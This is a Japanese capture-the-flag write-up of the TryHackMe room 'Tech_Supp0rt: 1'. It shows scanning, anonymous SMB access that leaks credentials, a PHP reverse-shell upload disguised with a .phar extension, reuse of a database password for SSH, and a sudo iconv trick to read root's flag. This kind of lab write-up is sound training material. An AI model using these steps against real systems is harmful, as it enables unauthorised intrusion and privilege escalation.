Tech_Supp0rt: 1
https://tryhackme.com/room/techsupp0rt1
Task1 Submit Flags
Q. What is the root.txt flag?
nmapをします。
─$ nmap -Pn -sC -sV -A -T4 -oN nmap_result 10.48.174.54
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-01 03:35 -0500
Nmap scan report for 10.48.174.54
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
webにアクセスするとubuntuのデフォルトページでした。次にディレクトリを探索します。

─$ ffuf -w /usr/share/wordlists/dirb/common.txt -o ffufrezult.html -of html -e .php,.txt,.zip,.bak -recursion -recursion-depth 1 -v -t 80 -u http://10.48.174.54/FUZZ -fs 178http://10.48.174.54/wordpress/wp-login.phpが見つかり、アクセスするとログインページでした。
sambaのポートが空いてるので探してみます。
$ smbclient -L 10.49.150.53 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
websvrを見てみます。
$ smbclient //10.49.150.53/websvr/ -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 29 03:17:38 2021
  ..                                  D        0  Sat May 29 03:03:47 2021
  enter.txt                           N      273  Sat May 29 03:17:38 2021

                8460484 blocks of size 1024. 5674820 blocks available
enter.txtを見つけました。getで入手して中身を見ます。
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|->
見つけたadminとパスワードでさっきのログインページでログインを試しましたが失敗しました。試しにcyberchefで復号してみると

Scam2021というものになりました。これも使ってログインを試しましたが、失敗しました。enter.txtを読むと、/subrionディレクトリがありそうです。webでアクセスをすると、Unable to connectになりました。/subrionディレクトリを探索します。
$ ffuf -w /usr/share/wordlists/dirb/common.txt -o ffufrezult.html -of html -e .php,.txt,.zip,.bak -v -t 80 -u http://10.49.150.53/subrion/FUZZ -fc 302,301このwebサーバーは存在しないディレクトリにアクセスすると302や301リダイレクトされるので、除外し、ffufに再帰のオプションを消しています。
/subrion/panel.bakにアクセスするとログインページが表示されました。

admin Scam2021でログインできました。

ContentからUploadsでリバースシェルのphpをアップロードします。普通のphp拡張子だと403 Forbiddenになるので拡張子を変えます。pharで成功しました。http://10.49.150.53/subrion/uploads/reverse.pharにアクセスするとリバースシェルが確立します。
/homeにscamsiteがあったので昇格を目指します。
www-data@TechSupport:/var/www/html/wordpress$ cat wp-config.php

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
ここにDBのパスワードがありました。sshパスワードもこれのようで昇格できました。
scamsite@TechSupport:/var/www/html/wordpress$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
GTFObinsからiconvを検索し、ファイルを読み取りました。
https://gtfobins.org/gtfobins/iconv/
sudo -u root iconv -f 8859_1 -t 8859_1 /root/root.txt
851b8233****************************
A. 851b8233****************************
感想
wordpressだけかと思ったら、subrionもあり、二つCMSがあると思わずsubrionを見つけるのに苦労しました。enter.txtに/subrionが書いてあったのにもかかわらず初めは読んでいませんでした。見つけたものはよく読む必要があると思いました。